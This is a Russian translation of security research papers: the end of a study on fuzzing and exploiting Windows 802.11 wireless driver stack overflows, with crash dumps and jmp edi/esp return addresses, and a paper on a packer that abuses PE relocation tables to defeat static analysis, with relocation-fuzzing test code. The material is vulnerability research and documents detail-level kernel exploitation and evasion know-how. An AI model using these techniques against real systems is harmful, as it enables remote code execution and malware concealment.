805506b8 f2413540 824ff008 0000000b 82015000 A5AGU+0x219cc
805506d8 f2414fae 824ff008 0000000b 0000000c A5AGU+0x33540
805506f4 f24146ae f241d328 8263b760 81f75000 A5AGU+0x34fae
80550704 f2417197 824ff008 00000001 8263b760 A5AGU+0x346ae
80550728 804e42cc 00000000 821f0008 00000000 A5AGU+0x37197
80550758 f74acee5 821f0008 822650a8 829fb028 nt!IopfCompleteRequest+0xa2
805507c0 f74adb57 8295a258 00000000 829fb7d8 USBPORT!USBPORT_CompleteTransfer+0x373
805507f0 f74ae754 026e6f44 829fb0e0 829fb0e0 USBPORT!USBPORT_DoneTransfer+0x137
80550828 f74aff6a 829fb028 804e3579 829fb230 USBPORT!USBPORT_FlushDoneTransferList+0x16c
80550854 f74bdfb0 829fb028 804e3579 829fb028 USBPORT!USBPORT_DpcWorker+0x224
80550890 f74be128 829fb028 00000001 80559580 USBPORT!USBPORT_IsrDpcWorker+0x37e
805508ac 804dc179 829fb64c 6b755044 00000000 USBPORT!USBPORT_IsrDpc+0x166
805508d0 804dc0ed 00000000 0000000e 00000000 nt!KiRetireDpcList+0x46
805508d4 00000000 0000000e 00000000 00000000 nt!KiIdleLoop+0x26
```

Пять секунд фаззинга дали дефект, позволивший получить контроль над указателем инструкций. Однако для выполнения произвольного кода нужно было найти контекстную ссылку на вредоносный кадр. В этом случае регистр edi указывал в поле исходного адреса кадра точно так же, как и в уязвимости Broadcom. Фиктивное значение eip можно найти сразу после исходного адреса там, где его и следовало ожидать, - внутри одного из случайно сгенерированных информационных элементов.

```
kd> dd 0x8263b7a6 (edi)
8263b7a6 f3793ee8 3ee8a34e a34ef379 6eb215f0
8263b7b6 fde19019 006431d8 9b001740 63594364

kd> s 0x8263b7a6 Lffff 0x1b 0x9a 0x14 0x56
8263bd2b 1b 9a 14 56 2a 85 56 63-00 55 0c 0f 63 6e 17 51 ...V*.Vc.U..cn.Q
```

Следующим шагом было определить, какой информационный элемент вызывает падение. После декодирования находившейся в памяти версии кадра была выполнена серия модификаций и

повторных передач, пока не был найден конкретный информационный элемент, приводящий к падению. Этим методом было установлено, что длинный информационный элемент Supported Rates вызывает переполнение стека, показанное в падении выше.

Эксплуатация этого дефекта включала поиск в памяти адреса возврата, указывающего на последовательность инструкций `jmp edi, call edi` или `push edi; ret`. Это было сделано запуском приложения `msfpescan`, входящего в Metasploit Framework, против `ntoskrnl.exe` нашей цели. Полученные адреса пришлось скорректировать с учётом базового адреса ядра. Адрес, выбранный для этой версии `ntoskrnl.exe`, был `0x804f16eb (0x800d7000 + 0x0041a6eb)`.

```
$ msfpescan ntoskrnl.exe -j edi
[ntoskrnl.exe]
0x0040365d push edi; retn 0x0001
0x00405aab call edi
0x00409d56 push edi; ret
0x0041a6eb jmp edi
```

Наконец волшебный кадр был переработан в модуль эксплойта для версии 3.0 Metasploit Framework. Когда эксплойт запускается, происходит переполнение стека, адрес возврата перезаписывается местом `jmp edi`, которое, в свою очередь, попадает на исходный адрес кадра. Исходный адрес был изменён так, чтобы быть допустимым относительным переходом `x86`, направляющим выполнение в тело первого информационного элемента. Максимальный MTU `802.11b` превышает 2300 байт, что позволяет использовать полезные нагрузки до 1000 байт без проблем надёжности. Поскольку этот эксплойт отправляется на широковещательный адрес, все уязвимые клиенты в зоне действия атакующего эксплуатируются одним кадром.

5.3. NetGear

Следующей целью стал USB-адаптер NetGear WG111v2. На той же системе Windows XP SP2 установили драйвер `WG111v2.SYS` версии `v5.1213.6.316`, запустили фаззер маяков и подключили адаптер. Примерно через десять секунд система снова упала с синим экраном.

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high. This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: dfa6e83c, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: dfa6e83c, address which referenced memory

ErrCode = 00000000
eax=80550000 ebx=825c700c ecx=00000005 edx=f30e0000 esi=82615000 edi=825c7012
eip=dfa6e83c esp=80550684 ebp=b90ddf78 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
dfa6e83c ??                ???
Resetting default scope

LAST_CONTROL_TRANSFER:  from dfa6e83c to 804e2158

FAILED_INSTRUCTION_ADDRESS:
+ffffffffffdfa6e83c
dfa6e83c ??                ???

STACK_TEXT:
80550610 dfa6e83c badb0d00 f30e0000 0b9e1a2b nt!KiTrap0E+0x233
WARNING: Frame IP not in any known module. Following frames may be wrong.
80550680 79e1538d 14c4f76f 8c1cec8e ea20f5b9 0xdfa6e83c
80550684 14c4f76f 8c1cec8e ea20f5b9 63a92305 0x79e1538d
80550688 8c1cec8e ea20f5b9 63a92305 115cab0c 0x14c4f76f
```

```

8055068c ea20f5b9 63a92305 115cab0c c63e58cc 0x8c1cec8e
80550690 63a92305 115cab0c c63e58cc 6d90e221 0xea20f5b9
80550694 115cab0c c63e58cc 6d90e221 78d94283 0x63a92305
80550698 c63e58cc 6d90e221 78d94283 2b828309 0x115cab0c
8055069c 6d90e221 78d94283 2b828309 39d51a89 0xc63e58cc
805506a0 78d94283 2b828309 39d51a89 0f8524ea 0x6d90e221
805506a4 2b828309 39d51a89 0f8524ea c8f0583a 0x78d94283
805506a8 39d51a89 0f8524ea c8f0583a 7e98cd49 0x2b828309
805506ac 0f8524ea c8f0583a 7e98cd49 214b52ab 0x39d51a89
805506b0 c8f0583a 7e98cd49 214b52ab 139ef137 0xf8524ea
805506b4 7e98cd49 214b52ab 139ef137 a7693fa7 0xc8f0583a
805506b8 214b52ab 139ef137 a7693fa7 dfad502f 0x7e98cd49
805506bc 139ef137 a7693fa7 dfad502f 81212de6 0x214b52ab
805506c0 a7693fa7 dfad502f 81212de6 c46a3b2e 0x139ef137
805507c0 f74a1b57 825f1e40 00000000 829a87d8 0xa7693fa7
805507f0 f74a2754 026e6f44 829a80e0 829a80e0 USBPORT!USBPORT_DoneTransfer+0x137
80550828 f74a3f6a 829a8028 804e3579 829a8230 USBPORT!USBPORT_FlushDoneTransferList+0x16c
80550854 f74b1fb0 829a8028 804e3579 829a8028 USBPORT!USBPORT_DpcWorker+0x224
80550890 f74b2128 829a8028 00000001 80559580 USBPORT!USBPORT_IsrDpcWorker+0x37e
805508ac 804dc179 829a864c 6b755044 00000000 USBPORT!USBPORT_IsrDpc+0x166
805508d0 804dc0ed 00000000 0000000e 00000000 nt!KiRetireDpcList+0x46
805508d4 00000000 0000000e 00000000 00000000 nt!KiIdleLoop+0x26

```

Падение показывает, что фаззер не только получил контроль над адресом выполнения драйвера, но и полностью разбил весь стековый кадр. Регистр `esp` указывает примерно на тысячу байт внутри кадра, а фиктивное значение `ebp` находится внутри другой контролируемой области.

```

kd> dd 80550684
80550684 79e1538d 14c4f76f 8c1cec8e ea20f5b9
80550694 63a92305 115cab0c c63e58cc 6d90e221

kd> s 0x80550600 Lffff 0x3c 0xe8 0xa6 0xdf
80550608 3c e8 a6 df 10 06 55 80-78 df 0d b9 3c e8 a6 df <.....U.X...<...
80550614 3c e8 a6 df 00 0d db ba-00 00 0e f3 2b 1a 9e 0b <.....+...
80550678 3c e8 a6 df 08 00 00 00-46 02 01 00 8d 53 e1 79 <.....F....S.y
8055a524 3c e8 a6 df 02 00 00 00-00 00 00 00 3c e8 a6 df <.....<...
8055a530 3c e8 a6 df 00 40 00 e1-00 00 00 00 00 00 00 00 <....@.....

```

Анализ ошибки оказался неожиданно долгим: переполнение вызывает не отдельное поле, а любая цепочка информационных элементов длиннее 1100 байт, если она начинается с SSID, поддерживаемых скоростей и канала. Драйвер отбрасывает кадры с усечённой цепочкой IE или элементами, выходящими за границы кадра. Полезная нагрузка произвольной длины не обязана укладываться в 255 байт одного элемента, поэтому заполнение и машинный код рассматриваются как непрерывная цепочка IE. Эксплойт формирует буфер, разбирает его как элементы и дополняет последний случайными байтами. Получается корректная для проверок драйвера цепочка фиктивных элементов.

Здесь лишь `esp` указывал на управляемые данные. Перед возвратом уязвимая функция изменяла локальные переменные, поэтому сразу за стабильной областью находился повреждённый блок. Эксплойт решает это небольшой ассемблерной заглушкой, которая вычисляет смещение от `eah` и переходит к настоящей полезной нагрузке. Адрес `jmp esp` найден утилитой `msfpescan` в `ntoskrnl.exe` и скорректирован по базе ядра: `0x804ed5cb (0x800d7000 + 0x004165cb)`.

```

$ msfpescan ntoskrnl.exe -j esp
[ntoskrnl.exe]
0x004165cb jmp esp

```

6. Заключение

Технологии, которые можно использовать для предотвращения эксплуатации уязвимостей пользовательского режима, теперь становятся обычным делом на современных настольных

платформах. Это заметное улучшение, которое в долгосрочной перспективе должно сделать эксплуатацию многих уязвимостей пользовательского режима гораздо более трудной или даже невозможной. При этом существует явная нехватка эквивалентных технологий, способных предотвращать эксплуатацию уязвимостей режима ядра. Публичное оправдание отсутствия таких технологий обычно строится вокруг аргумента, что уязвимости режима ядра трудно эксплуатировать и их слишком мало, чтобы действительно оправдывать интеграцию функций предотвращения эксплуатации. На самом деле, как бы печально это ни звучало, оправдание сводится к вопросу бизнес-стоимости. В настоящее время уязвимости режима ядра не приводят к достаточно большим потерям выручки, чтобы поддержать вложение времени, необходимое для реализации и тестирования функций предотвращения эксплуатации режима ядра.

Чтобы снизить стоимость таких исследований, авторы описали последовательный процесс поиска и эксплуатации уязвимостей беспроводных драйверов 802.11 в Windows. Он включает фаззинг разных путей обработки кадров, в том числе маяков и ответов на запросы обнаружения. Найденные дефекты можно превратить в эксплойты с помощью средств Metasploit Framework 3.0, упрощающих передачу специально сформированных кадров 802.11 и проверку выполнения кода.

Через описание этого процесса авторы надеются, что читатель увидит: уязвимости режима ядра могут быть столь же простыми в выявлении и эксплуатации, как и уязвимости пользовательского режима. Кроме того, авторы надеются, что это описание поможет устранить ложное впечатление, будто все уязвимости режима ядра намного труднее эксплуатировать, конечно, с учётом того, что действительно существуют уязвимости режима ядра, которые трудно эксплуатировать, точно так же как действительно существуют уязвимости пользовательского режима, которые трудно эксплуатировать. Хотя акцент был сделан на драйверах беспроводных устройств 802.11, множество разных драйверов устройств потенциально могут раскрывать уязвимости. Если смотреть в будущее, существует много разных возможностей для исследований как с точки зрения атаки, так и с точки зрения защиты.

С точки зрения атаки нет недостатка в интересных темах исследований. Что касается уязвимостей драйверов беспроводных устройств 802.11, можно разработать гораздо более продвинутые фаззеры протокола 802.11, способные достигать функций, открытых всеми клиентскими состояниями протокола, вместо сосредоточения на состоянии "не аутентифицировано и не ассоциировано". Для драйверов устройств в целом разработка фаззеров, атакующих интерфейс IOCTL, открытый объектами устройств, дала бы хорошее понимание широкого диапазона локально открытых уязвимостей. Помимо техник, используемых для выявления уязвимостей, ожидается, что исследования техник фактического использования разных типов уязвимостей режима ядра продолжат развиваться и становиться более надёжными. С точки зрения защиты явно нужны исследования, сосредоточенные на том, чтобы сделать эксплуатацию уязвимостей режима ядра либо невозможной, либо менее надёжной. Будет интересно увидеть, что будущее принесёт уязвимостям режима ядра.

Библиография

1. bugcheck and skape. Windows Kernel-mode Payload Fundamentals.
<<http://www.uninformed.org/?v=3&a=4&t=sumry>>;
дата обращения: 2 декабря 2006 г.
2. eEye. Remote Windows Kernel Exploitation - Step Into the Ring 0.
<<http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf>>;
дата обращения: 2 декабря 2006 г.
3. Gast, Matthew S. 802.11 Wireless Networks - The Definitive Guide.

<<http://www.oreilly.com/catalog/802dot11/>>;

дата обращения: 2 декабря 2006 г.

4. Lemos, Robert. Device drivers filled with flaws, threaten security.

<<http://www.securityfocus.com/news/11189>>;

дата обращения: 2 декабря 2006 г.

5. SoBelt. Windows Kernel Pool Overflow Exploitation.

<http://xcon.xfocus.org/xcon2005/archives/2005/Xcon2005_SoBelt.pdf>;

дата обращения: 2 декабря 2006 г.

Locreate: анаграмма от Relocate

Автор: skape

Дата: 12/2006

Контакт: <mmiller@hick.org>

1. Предисловие

Аннотация: в статье представлен экспериментальный упаковщик исполняемых файлов, которому не нужен собственный код распаковки во время выполнения. Обычный упаковщик добавляет в файл процедуру, обращающую преобразование и восстанавливающую исходную программу. Здесь эту работу выполняет штатный динамический загрузчик благодаря документированному механизму перемещения образа. Такая упаковка способна затруднить сигнатурный поиск и анализ, но лишь для неподготовленного исследователя. Это любопытный мысленный эксперимент, а не революционный упаковщик; похожий приём применялся в вирусах задолго до появления статьи.

Благодарности: автор хотел бы поблагодарить Skywing, spoonm, deft, intropy, Orlando Padilla, nemo, Richard Johnson, Rolf Rolles, Derek Soeder и Andre Protas за обсуждения и обратную связь.

Задача: перед чтением автор предлагает самостоятельно понять, как работает упаковщик, применённый к исполняемому файлу из сопутствующего примера. Файл безвреден и лишь несколько раз вызывает printf.

Предыдущие исследования: приём задолго до статьи использовали вирусы W95/Resurrel и W95/Silcer. Петер Сзор описал его в материале «Tricky Relocations», опубликованном в апрельском номере Virus Bulletin за 2001 год [2, 3].

2. Lcreate

Упаковщики исполняемых файлов вроде UPX часто применяются вредоносными программами, чтобы задержать или затруднить статический анализ, хотя у них есть и законные применения. Они меняют файл так, что его содержимое на диске резко отличается от кода, выполняемого в памяти. Обычно исходную программу помещают внутрь нового файла-контейнера. Конкретный способ упаковки различается, но контейнер почти всегда содержит распаковщик — код, восстанавливающий исходную программу. Восстановление выполняется целиком в памяти, без записи оригинала на диск, после чего ему передаётся управление и программа работает как обычно.

Так можно изменить представление программы, не меняя её поведения. Похожим образом кодировщики полезной нагрузки приспособливают эксплойт к ограничениям на допустимые байты, сохраняя результат его работы. К закодированной нагрузке тоже добавляют процедуру обратного преобразования. Наличие собственного кода распаковки или декодирования порождает несколько проблем.

Во-первых, упакованное содержимое может полностью отличаться от оригинала, но сам распаковщик часто остаётся неизменным. По его коду можно построить сигнатуру, распознать алгоритм упаковки и упростить восстановление исходного файла. Особенно важно это для эвристического обнаружения вредоносной программы до её запуска.

Во-вторых, распаковщики можно распознавать по поведению. Эро Каррера наглядно показал осуществимость такого анализа [1]. Проследив выполнение распаковщика до передачи управления исходной программе, исследователь получает оригинал, не позволяя вредоносному коду полноценно запуститься. Тем самым польза упаковки сводится на нет.

Таким образом, необходимый для обычной упаковки собственный распаковщик одновременно становится слабым местом. В предлагаемом способе его вообще нет: при каждом запуске обратное преобразование выполняет динамический загрузчик в рамках своего документированного поведения. У подхода есть как преимущества, так и недостатки. Далее упаковщик называется `loccreate`. Для восстановления содержимого он злоупотребляет механизмом, специально предназначенным для изменения адресов при загрузке, — таблицей базовых перемещений.

Если образ нельзя отобразить по предпочтительному базовому адресу, динамический загрузчик переносит его в свободную область памяти. После такого перемещения абсолютные ссылки, рассчитанные для прежней базы, становятся неверными. Загрузчик должен исправить их относительно нового адреса. Для этого файл содержит таблицу базовых перемещений — карту мест, требующих поправки. Файл без такой таблицы считается неперебрасываемым и, если не учитывать позиционно-независимые программы, не может корректно работать по другому базовому адресу.

Конкретные структуры таблицы зависят от формата файла. Здесь рассматривается только Portable Executable (PE), хотя идея применима и к ELF; там она даже проще благодаря поправкам с дополнительным произвольным слагаемым. В PE сведения о перемещениях находятся в одном из каталогов данных необязательного заголовка NT и обозначаются `IMAGE_DIRECTORY_ENTRY_BASERELOC`. Каталог состоит из структур `IMAGE_BASE_RELOCATION`:

```
typedef struct _IMAGE_BASE_RELOCATION {
    ULONG VirtualAddress;
    ULONG SizeOfBlock;
    // USHORT TypeOffset[1];
} IMAGE_BASE_RELOCATION, *PIMAGE_BASE_RELOCATION;
```

Каталог базовых перемещений устроен не как большинство каталогов данных. Структуры `IMAGE_BASE_RELOCATION` не следуют вплотную друг за другом: после каждой находится переменное число 16-разрядных описателей исправлений. Поле `SizeOfBlock` задаёт полный размер блока, включающего заголовок и все описатели, поэтому по нему переходят к следующему блоку. Поле `VirtualAddress` содержит выровненный по странице относительный виртуальный адрес (RVA), служащий базой для входящих в блок исправлений. Следовательно, один блок описывает изменения в пределах одной страницы.

Каждый описатель задаёт адрес изменяемого значения и вид преобразования. PE определяет около десяти видов исправлений. Старшие четыре бита описателя содержат тип, младшие двенадцать — смещение внутри страницы относительно `VirtualAddress` блока. Их сумма даёт RVA исправляемого значения. На x86 чаще всего применяется тип `IMAGE_REL_BASED_HIGHLOW` (3): к 32-разрядному значению прибавляется разница между новой и прежней базой. После этого ссылка становится правильной для нового расположения образа. Рассмотрим пример:

```
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    printf("Hello World.\n");

    return 0;
}
```

После компиляции эта функция выглядит так:

```
sample!main:
```

```

00401010 55          push    ebp
00401011 8bec        mov     ebp,esp
00401013 6800104200 push    offset sample!__rtc_tzz <PERF> (sample+0x21000) (00421000)
00401018 e80c000000 call    sample!printf (00401029)
0040101d 83c404      add     esp,4
00401020 33c0        xor     eax,eax
00401022 5d          pop     ebp
00401023 c3          ret

```

По адресу 0x00401013 функция main помещает в стек адрес строки «Hello World!»:

```

0:000> db 00421000 L 10
00421000 48 65 6c 6c 6f 20 57 6f-72 6c 64 2e 0a 00 00 00 Hello World.....

```

Инструкция push использует абсолютный адрес строки. Чтобы переместить файл, загрузчику нужны сведения для исправления этой ссылки. Их наличие проверяется утилитой dumpbin.exe из Visual Studio. DLL по умолчанию содержат таблицу перемещений, а исполняемые файлы обычно нет; добавить её можно параметром компоновщика /fixed:no. Ненулевые поля VirtualAddress и Size каталога базовых перемещений подтверждают наличие таблицы. Их показывает команда dumpbin.exe /headers:

```

26000 [ EE8] RVA [size] of Base Relocation Directory

```

Таблица должна находиться в отображаемой секции файла, обычно называемой .reloc:

```

SECTION HEADER #5
.reloc name
1165 virtual size
26000 virtual address (00426000 to 00427164)
2000 size of raw data
24000 file pointer to raw data (00024000 to 00025FFF)
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
42000040 flags
Initialized Data
Discardable
Read Only

```

Команда dumpbin.exe /relocations показывает, есть ли исправление для абсолютной ссылки на строку «Hello World!»:

```

File Type: EXECUTABLE IMAGE

BASE RELOCATIONS #5
1000 RVA,      A8 SizeOfBlock
14 HIGHLOW    00421000
2C HIGHLOW    00420350
...

```

В выводе первый блок относится к странице с RVA 0x1000. Каждая последующая строка описывает одно исправление: смещение в странице, тип преобразования и текущее значение. Абсолютная ссылка находится по адресу 0x00401014, поэтому первое исправление сообщает загрузчику, как изменить её при перемещении. Если образ переносится в 0x50000000, разница баз равна 0x50000000 - 0x00400000 = 0x4fc00000. После прибавления её к 0x00421000 получается 0x50021000, которое и записывается по адресу ссылки. Теперь она соответствует новой базе.

Теперь можно описать упаковщик, злоупотребляющий работой загрузчика. Обычно разница между новой и исходной базой заранее неизвестна, поэтому нельзя предсказать результат исправления конкретного значения. Но если сделать разницу постоянной, содержимое файла можно заранее исказить так, чтобы при загрузке таблица перемещений восстановила оригинальные байты. Тогда версия на диске будет совершенно не похожа на выполняемый в памяти образ. В этом и состоит идея loccreate.

Loccreate должен заранее знать обе базы и вынуждать систему перемещать образ при каждом запуске. Для гарантированного конфликта предпочтительную базу задают в недопустимой области пользовательского режима — например от 0x80000000 и выше, если система не запущена с /3GB. Другой вариант — адрес SharedUserData 0x7ffe0000, занятый в каждом процессе. Тогда неизвестным остаётся только фактический адрес, выбранный загрузчиком.

Выбранный адрес зависит от состояния адресного пространства. Исполняемый файл отображается одним из первых, поэтому в обычной Windows первая свободная база обычно равна 0x10000: при конфликте ядро ищет свободную область снизу вверх. Для DLL результат предсказать сложнее. В статье предполагается упаковка исполняемого файла и ожидаемая база 0x10000; дальнейшие исследования могут дать лучший контроль над этим значением.

Когда обе базы известны, остаётся исказить дисковую версию так, чтобы специально созданные исправления восстановили оригинал. Простейшая реализация обходит секции, вычитает разницу баз из каждого четырёхбайтного значения и добавляет для него описатель исправления. Именно так работает демонстрационный вариант. Можно усложнить схему несколькими исправлениями одного адреса, вычитая разницу по числу описателей, изменять отдельные байты внутри четырёхбайтного диапазона или применять типы, отличные от HIGHLOW. Правда, необычные типы могут сами стать сигнатурой.

Получившийся демонстрационный упаковщик работает описанным способом. Ниже показана функция main после упаковки. Первые две инструкции остались прежними, поскольку базовые адреса выровнены по границе 64 Кбайт и два младших байта разницы равны нулю. Устранить и это сходство можно более сложными приёмами, упомянутыми выше:

```
.text:84011000 loc_84011000:
.text:84011000     push     ebp
.text:84011001     mov     ebp, esp
.text:84011003     in     al, dx
.text:84011004     add     [eax+0], dh
.text:84011006     add     [edi+edi*8+1209C15h], eax
.text:8401100D     test    [ebx-3FCCFB3Ch], al
.text:84011013     loope   near ptr 84010FD8h
.text:84011015
.text:84011015 loc_84011015:
.text:84011015     push     (offset off_8401139C+1)
```

Демонстрационный loccreate проверен в Windows XP и Windows Server 2003. Первые опыты с Windows Vista показали, что при перемещении упакованного исполняемого файла система неверно изменяет адрес точки входа. Но даже в поддерживаемых версиях у метода есть более принципиальные недостатки.

Во-первых, упакованные файлы легко распознавать. Loccreate добавляет необычно много исправлений относительно размеров секций, что обнаруживается эвристически. Их число можно сократить ценой лишь частичного искажения файла. Но даже тогда подозрение вызовет заведомо недопустимый предпочтительный базовый адрес, всегда вынуждающий загрузчик переносить образ.

Во-вторых, после распознавания упаковку легко обратить. Достаточно применить таблицу перемещений для ожидаемой базы, например 0x10000. Даже писать отдельную программу не требуется: в IDA можно включить «Manual Load», указать базовый адрес, и дизассемблер сам обработает исправления и покажет восстановленный образ. Единственное затруднение — исследователь должен угадать ожидаемую базу; при неверном значении содержимое останется искажённым.

Поэтому loccreate — посредственный упаковщик. Это интересный подход, но не надёжная защита от статического анализа: после прочтения статьи у исследователя есть всё необходимое для распаковки. Улучшения всё же возможны, если найти различия между обработкой таблиц

загрузчиком и средствами анализа. Первые опыты приведены в приложении А. Возможны следующие расхождения:

1. Разное поведение при обработке исправлений

Загрузчик и IDA могут поддерживать разные типы исправлений либо по-разному трактовать один тип. Тогда можно создать файл, который правильно восстанавливается при запуске, но неверно отображается после перемещения средством анализа.

2. Блоки с не выровненным по странице полем VirtualAddress

Неизвестно, одинаково ли загрузчик и анализаторы обрабатывают блоки, чьё поле VirtualAddress не выровнено по странице. В нормальных файлах оно всегда выровнено.

3. Блоки перемещений, изменяющие другие блоки перемещений

Один блок может изменять содержимое другого. Тогда таблица на диске отличается от той, которую загрузчик фактически использует позднее в процессе перемещения, и анализатор может получить иной результат.

Даже если эти исследования не улучшат lcreate, они помогут понять различия в обработке таблиц перемещений. В конечном счёте цель работы именно в получении новых знаний.

Приложение А. Различия в обработке перемещений

В приложении описаны испытания нескольких программ, обрабатывающих записи базовых перемещений. Найденные различия могут позволить создать файл, который правильно выполняется, но неверно разбирается IDA. Для проверки автор быстро написал фаззер relcofuzz: он берёт существующий файл и создаёт новую версию с нестандартной таблицей перемещений. Исходный код входит в сопутствующие материалы.

Испытания проводились на динамическом загрузчике (ntdll.dll), IDA и dumpbin. Автору интересны результаты тех же тестов в других программах.

A.1. Поле VirtualAddress без выравнивания по странице

Обычно поле VirtualAddress блока выровнено по странице, но неизвестно, как разные программы обрабатывают невыровненное значение. При работе с RVA необходимо проверять конечный адрес, чтобы не допустить записи за пределами образа. Если обработка выполняется в ядре, особенно важно исключить переход из пользовательского диапазона в адреса ядра. Невыровненное поле способно открыть именно такую возможность.

Предположим, что образ перемещается в 0x7ffe0000, временно забыв о находящейся там SharedUserData. Блок с невыровненным VirtualAddress 0x1ffff и исправлением по смещению 0x4 приведёт к записи по адресу 0x80000003, уже принадлежащему ядру. Если перемещения обрабатываются в режиме ядра, как при ASLR в Windows Vista, отсутствие проверки конечного адреса создаёт опасную уязвимость.

Вот пример кода, который пытается проверить эту идею:

```
static VOID TestNonPageAlignedBlocks(
    __in PPE_IMAGE Image,
    __in PRELOC_FUZZ_CONTEXT FuzzContext)
{
    PRELOCATION_BLOCK_CONTEXT KillerBlock = AllocateRelocationBlockContext(1);
    PrependRelocationBlockContext(
```

```

        FuzzContext,
        KillerBlock);

    KillerBlock->Rva = 0x10001;
    KillerBlock->Fixups[0] = (3 << 12) | 0;
}

```

Пример создаёт нестандартный блок с одним описателем. Поле VirtualAddress равно 0x10001, а исправление относится к нулевому смещению. Если образ загружается по базе 0x10000, запись должна произойти по адресу 0x20001. Первые результаты таковы:

ntdll.dll: исправление применяется и приводит к записи в 0x20001.

IDA: игнорирует исправление, по-видимому потому, что запись выходит за пределы файла.

dumpbin.exe: разбирает блок без ошибок.

A.2. Запись во внешние адреса

Поскольку VirtualAddress является 32-разрядным RVA, блок может ссылаться за пределы отображённого образа. Без проверки обработчик удастся заставить записать данные в постороннюю память. Тест для этого случая прост:

```

static VOID CreateExternalWriteRelocationBlock(
    __in PPE_IMAGE Image,
    __in PRELOC_FUZZ_CONTEXT FuzzContext)
{
    PRELOCATION_BLOCK_CONTEXT ExtBlock = AllocateRelocationBlockContext(2);

    ExtBlock->Rva = 0x10000;
    ExtBlock->Fixups[0] = (3 << 12) | 0x0;
    ExtBlock->Fixups[1] = (3 << 12) | 0x1;

    PrependRelocationBlockContext(
        FuzzContext,
        ExtBlock);
}

```

Тест задаёт VirtualAddress 0x10000. При базе образа 0x10000 запись попадёт по адресу 0x20000, где почти во всех версиях Windows NT находится структура параметров процесса. Два описателя изменяют её первые байты. Результаты:

ntdll.dll: выполняет две 32-разрядные записи в 0x20000 и 0x20001.

IDA: игнорирует RVA за пределами исполняемого файла.

dumpbin.exe: неприменимо, поскольку программа не выполняет исправления.

A.3. Самоизменяющиеся блоки перемещений

Особенно интересно, что один блок может исправлять последующие блоки. Тогда таблица на диске отличается от данных, фактически используемых позднее. Для этого в начало помещают блоки, изменяющие следующие за ними; приём работает благодаря последовательной обработке. Пример:

```

static VOID PrependSelfUpdatingRelocations(
    __in PPE_IMAGE Image,
    __in PRELOC_FUZZ_CONTEXT FuzzContext)
{
    PRELOCATION_BLOCK_CONTEXT SelfBlock;
    PRELOCATION_BLOCK_CONTEXT RealBlock;
    ULONG RelocBaseRva;
}

```



```

ULONG          NumberOfBlocks = FuzzContext->NumberOfBlocks;
ULONG          Count;

//
// Получить base address, по которому будут загружены relocations
//
RelocBaseRva = FuzzContext->BaseRelocationSection->VirtualAddress;

//
// Получить первый блок до начала добавления в начало
//
RealBlock = FuzzContext->NewRelocationBlocks;

//
// Добавить самообновляющиеся relocation blocks для каждого существующего блока
//
for (Count = 0; Count < NumberOfBlocks; Count++)
{
    PRELOCATION_BLOCK_CONTEXT RelocationBlock;

    RelocationBlock = AllocateRelocationBlockContext(2);

    PrependRelocationBlockContext(
        FuzzContext,
        RelocationBlock);
}

//
// Пройти по каждому самообновляющемуся блоку, исправляя реальные блоки,
// чтобы учесть величину смещения, которая будет добавлена к их атрибутам Rva.
//
for (SelfBlock = FuzzContext->NewRelocationBlocks, Count = 0;
    Count < NumberOfBlocks;
    Count++, SelfBlock = SelfBlock->Next, RealBlock = RealBlock->Next)
{
    SelfBlock->Rva = RelocBaseRva + RealBlock->RelocOffset;

    //
    // Мы применяем relocation к двум младшим байтам RVA и SizeOfBlock реального блока.
    //
    SelfBlock->Fixups[0] = (USHORT)((IMAGE_REL_BASED_HIGHLOW << 12) |
        (((RealBlock->RelocOffset - 2) & 0xfff)));
    SelfBlock->Fixups[1] = (USHORT)((IMAGE_REL_BASED_HIGHLOW << 12) |
        (((RealBlock->RelocOffset + 2) & 0xfff)));
    SelfBlock->Rva      &= ~(PAGE_SIZE-1);

    //
    // Учесть величину, которая будет добавлена dynamic loader после обработки
    // первых самообновляющихся relocation blocks.
    //
    *(PUSHORT)&RealBlock->Rva      -= (USHORT)(FuzzContext->Displacement >> 16) + 2;
    *(PUSHORT)&RealBlock->SizeOfBlock -= (USHORT)(FuzzContext->Displacement >> 16) + 2;
}
}

```

Для каждого исходного блока тест добавляет в начало один самоизменяющийся блок. Каждый новый блок содержит два описателя, исправляющих поля VirtualAddress и SizeOfBlock соответствующего исходного блока. Поскольку HIGHLOW применяется к двум старшим байтам поля, адрес цели уменьшается на два. В итоге первые n блоков изменяют заголовки следующих n блоков, и при последовательной обработке те успевают принять правильный вид до использования.

Запуск этого теста против набора тестовых приложений даёт следующие результаты:

ntdll.dll: блоки исправляются, приложение работает ожидаемо.

IDA: первые испытания показывают поддержку самоизменяющихся блоков.

dumpbin.exe: аварийно завершается, по-видимому из-за изначально повреждённых блоков:

```
DUMPBIN : fatal error LNK1000:  
Internal error during  
DumpBaseRelocations
```

Version 8.00.50727.42

```
ExceptionCode           = C0000005  
ExceptionFlags          = 00000000  
ExceptionAddress        = 00443334  
NumberParameters       = 00000002  
ExceptionInformation[ 0] = 00000000  
ExceptionInformation[ 1] = 7FFA2000
```

CONTEXT:

```
Eax = 0000000A Esp = 0012E500  
Ebx = 00004F00 Ebp = 00000000  
Ecx = 7FFA2000 Esi = 00000000  
Edx = 781C3B68 Edi = 7FFA2000  
Eip = 00443334 EFlags = 00010293  
SegCs = 0000001B SegDs = 00000023  
SegSs = 00000023 SegEs = 00000023  
SegFs = 0000003B SegGs = 00000000  
Dr0 = 00000000 Dr3 = 00000000  
Dr1 = 00000000 Dr6 = 00000000  
Dr2 = 00000000 Dr7 = 00000000
```

A.4. Целочисленные переполнения в вычислениях размера

Поле `SizeOfBlock` может вызвать целочисленное переполнение, если его значение меньше восьми байт — размера заголовка. Число исправлений часто вычисляют как $(\text{Block} \rightarrow \text{SizeOfBlock} - 8) / 2$. Без предварительной проверки вычитание переполнится, и программа попытается обработать огромное число записей. Пример:

```
static VOID TestIntegerOverflow(  
    __in PPE_IMAGE Image,  
    __in PRELOC_FUZZ_CONTEXT FuzzContext)  
{  
    PRELOCATION_BLOCK_CONTEXT EvilBlock = AllocateRelocationBlockContext(0);  
  
